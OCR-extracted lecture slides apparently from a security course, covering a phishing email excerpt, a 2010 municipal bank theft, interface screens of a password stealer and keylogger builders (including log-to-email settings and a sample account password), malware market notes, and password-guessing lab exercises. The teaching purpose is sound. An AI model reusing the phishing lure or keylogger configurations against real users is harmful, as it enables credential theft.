deleted and unfortunately your information about your account was lost. Please update the section regarding your account information for added protection.
To update your account section please follow this steps:
Sign in your account.
Complete correct the questions and answers fields.
To update Click Here
Done
Unknown Zone (Mixed) | Protected Mode: On
100%

NY Town's Bank Account Hacked

February 9, 2010 – www.bankinfosecurity.com


- Poughkeepsie, NY, officials report a hacker broke into the town's bank account and stole $378,000 in municipal funds. Poughkeepsie Supervisor Patricia Myers announced Feb. 2 that the money was transferred to banks in Ukraine after someone broke into the town's TD Bank account in Jan. Four illegal transfers from the account were made over two business days beginning on Jan. 12.
- Police say $95,000 of the stolen money was recovered from a Ukraine bank.
- Hackers are also suspected of stealing $3 million from a Schenectady County school district in December.


Exploitation Toolz

PW Stealer *v0.40*

- Auto-complete passwords
- email address books
- IM contact lists
- Windows keys
- Game keys
- Passwords

Keyloggers


Albertino Keylogger Creator! - PUBLIC
File
Action
Help
Hover mouse over inputboxes to read the instructions:
Donate
FTP Settings:
Keylogger Settings:
Keylogger Assembly:
KeyLogger Settings:
Keylogger filename:
sislogin.exe
Keylogger Icon:
sample.ico
Load Icon...
Logs name:
keys.txt
Hidden Menu:
Hidden Menu:
Hidden Menu Show Up:
CTRL
SHFT
ALT
Error Message:
Self Destruct
2009.04.03
Generate...


Keylogger Spy-Kpdo 3.0
About
Buy Priv8
Sender{Logs}
Server
Skins
Attachments
About
Binder
Email that will send
renan@yahoo.com.br
Email that will receive
renan@yahoo.com.br
Capturar
Capture Screens
Clipboard{Ctrl+v}
Time to send to email
Minutes
25
Username
renan
Password
renan123
Smtp only Port 25
smtp.mail.yahoo.com.br
Test send smtp
Test
Creat Server
Close
Status
Contact
MSN: Sim_kaopa@hotmail.com
Infected?
Vaccine

Malware Tools

- Tool market is global, dynamic, and multi-tiered
- Development environment/tools sub-optimal
- Monetization is uneven
- Quality, design, UI, documentation, etc. marginal
- Product lifecycle short

.... we are only seeing the tip of the iceberg

Using the SQL Database


Practice guessing passwords

Start by connection to the website

Click on “Restricted!”


Using the SQL Database

Practice guessing passwords, look for clues



Using the SQL Database

Guess a username/ password



Labs

You are now ready to do:

- Lab #9
  - Practice using Telnet, FTP, SSH, Microsoft Terminal Server
- Lab #10 (homework)
  - Survey UOP's IT Security Officer